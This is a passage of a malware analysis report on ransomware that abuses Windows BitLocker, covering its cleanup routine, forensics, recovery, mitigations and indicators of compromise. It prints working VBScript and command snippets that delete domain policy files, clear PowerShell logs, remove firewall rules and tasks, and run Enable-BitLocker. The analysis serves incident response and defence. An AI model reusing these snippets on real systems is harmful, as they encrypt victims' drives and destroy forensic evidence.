
```
Set fso = CreateObject("Scripting.FileSystemObject")
If InStr(1, CreateObject("WScript.Network").ComputerName, "[redacted]", vbTextCompare) > 0 Then
Set objSysInfo = CreateObject("ADSystemInfo")
strDomainName = objSysInfo.DomainDNSName
fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml"
fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\scripts\Login.vbs", True
fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\scripts\Disk.vbs", True
end if
fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\Disk.vbs", True
```

Delete operations

The script then clears the Windows PowerShell and Microsoft-Windows-PowerShell/Operational logs with **wevtutil**. It turns on the system firewall and deletes all of its rules. It also deletes the tasks **VolumeInit** and **VolumeCheck**. Finally, the malware performs a forced shutdown.

```
If Len((CreateObject("WScript.Shell").Exec("wevtutil cl ""Windows PowerShell""")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("wevtutil cl ""Microsoft-Windows-PowerShell/Operational""")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("netsh advfirewall set allprofiles state on")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("netsh advfirewall firewall delet rule name=all")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""VolumeInit"" /F")).stdout.readall) > 0 Then: End If

If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""VolumeCheck"" /F")).stdout.readall) > 0 Then: End If
```

After the shutdown, the victim will see the BitLocker screen. If the user tries to use the recovery options, they will see nothing but the message, “There are no more BitLocker recovery options on your PC”.



BitLocker recovery screen

Tactics, techniques and procedures

The analysis showed that this threat actor has an extensive understanding of the VBScript language, and Windows internals and utilities, such as WMI, diskpart, and bcdboot. Below are the TTPs identified for this scenario.

Tactic	Technique	ID
Execution	Command and Scripting Interpreter: Visual Basic	T1059.005
Execution	Windows Management Instrumentation	T1047
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Impact	Data Encrypted for Impact	T1486
Impact	System Shutdown/Reboot	T1529
Defense evasion	Clear Windows Event Logs	T1070.001
Defense evasion	Modify Registry	T1112
Defense Evasion	Disable or Modify System Firewall	T1562.004

Exfiltration	Exfiltration Over Web Service	T1041

Artifacts and digital forensics

As the local activity performed by the script includes cleaning up its traces, clearing some logs and the tasks created for execution, and finally, encrypting the whole drive, it was not easy to get forensic artifacts to identify the malicious activities and to find opportunities for decryption.

Fortunately, some of the script content and commands executed were registered and logged by a third-party service, and these were collected for analysis. This allowed us to obtain the secure strings to which the encryption keys were converted from some of the affected systems.

```
powershell.exe -Command $a=ConvertTo-SecureString "[redacted]" -
asplaintext -force;Enable-BitLocker C: -s -qe -pwp -pw $a

powershell.exe -Command $a=ConvertTo-SecureString "[redacted]" -
asplaintext -force;Enable-BitLocker C: -s -qe -pwp -pw $a

powershell.exe -Command $a=ConvertTo-SecureString "[redacted]" -
asplaintext -force;Enable-BitLocker C: -s -qe -pwp -pw $a
```

Secure strings obtained

Elsewhere, we attempted to collect network logs where the POST requests to the C2 were stored. However, the most common configuration for web activity logging includes GET but unfortunately not POST requests.

We did finally obtain the POST requests, but this was very challenging. The case provides justification for logging POST traffic and ensuring that all critical system activity is forwarded to a central repository with enough space for storing data for the recommended retention period (six or more months) to avoid losing evidence after attackers remove all their traces from the individual systems.

Finally, some systems in the customer's infrastructure remained unencrypted and were considered unaffected at first. However, we later found out that they had, in fact, been affected, but BitLocker was not configured in these systems. This made it possible for us to obtain the script itself, analyze its behavior and collect further evidence.

Recovery

While we could obtain some of the passphrases and fixed values implemented by the threat actor to create the encryption keys, the script includes some variable values and those are different for each single affected system, making the decryption process difficult.

```
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_PerfRawData_Tcpip_NetworkInterface")
Dim sys , perf , recevied , sent
For Each objItem In colItems
sys = objItem.Timestamp_Sys100NS
perf = objItem.Timestamp_PerfTime
received = objItem.BytesReceivedPersec
sent = objItem.BytesSentPersec
```

Network information collected for use in the seed

Mitigations

Companies are encouraged to use BitLocker or other encryption tools (such as VeraCrypt) to protect corporate secrets. However, a few precautions must be taken to avoid the abuse by attackers.

- Use robust, properly configured EPP solution to detect threats that try to abuse BitLocker;
- Implement Managed Detection and Response (MDR) to proactively scan for threats;
- If BitLocker is enabled, make sure you are using a strong password and have the recovery keys stored in a secure location;
- Ensure that users have only minimal privileges. This way, they cannot enable encryption features or change registry keys on their own;
- Enable network traffic logging and monitoring. Configure the logging of both GET and POST requests. In case of infection, the requests made to the attacker's domain may contain passwords or keys;
- Monitor for events associated with VBS execution and PowerShell, and save the logged scripts and commands to an external repository storing activity that may be deleted locally;
- Make backups frequently, store them offline, and test them.

If you need assistance with investigation of a ransomware attack and recovering encrypted data, please contact us at gert@kaspersky.com.

Conclusion

Our incident response and malware analysis are evidence that attackers are constantly refining their tactics to evade detection. In this incident, we observed the abuse of the native BitLocker feature for unauthorized data encryption. The VBS script demonstrates that the malicious actor involved in this attack have an excellent understanding of Windows internals. Although the script analysis was not complicated at all, this kind of threat is difficult to detect, since unique strings inside the artifact can be easily modified to bypass YARA rules. Therefore, the best detection method in scenarios like these is behavioral analysis, which correlates different actions performed by the application to reach a verdict.

Kaspersky products detect the threat described in this article with the following verdicts:

- Trojan.VBS.SAgent.gen;
- Trojan-Ransom.VBS.BitLock.gen;
- Trojan.Win32.Generic.

Indicators of compromise

URLs:
hxxps://scottish-agreement-laundry-further[dot]trycloudflare[dot]com/updatelog
hxxps://generated-eating-meals-top[dot]trycloudflare.com/updatelog
hxxps://generated-eating-meals-top[dot]trycloudflare.com/updatelogead
hxxps://earthquake-js-westminster-searched[dot]trycloudflare.com:443/updatelog

E-mail addresses:
onboardingbinder[at]proton[dot]me
conspiracyid9[at]protonmail[dot]com

MD5 hashes:

842f7b1c425c5cf41aed9df63888e768
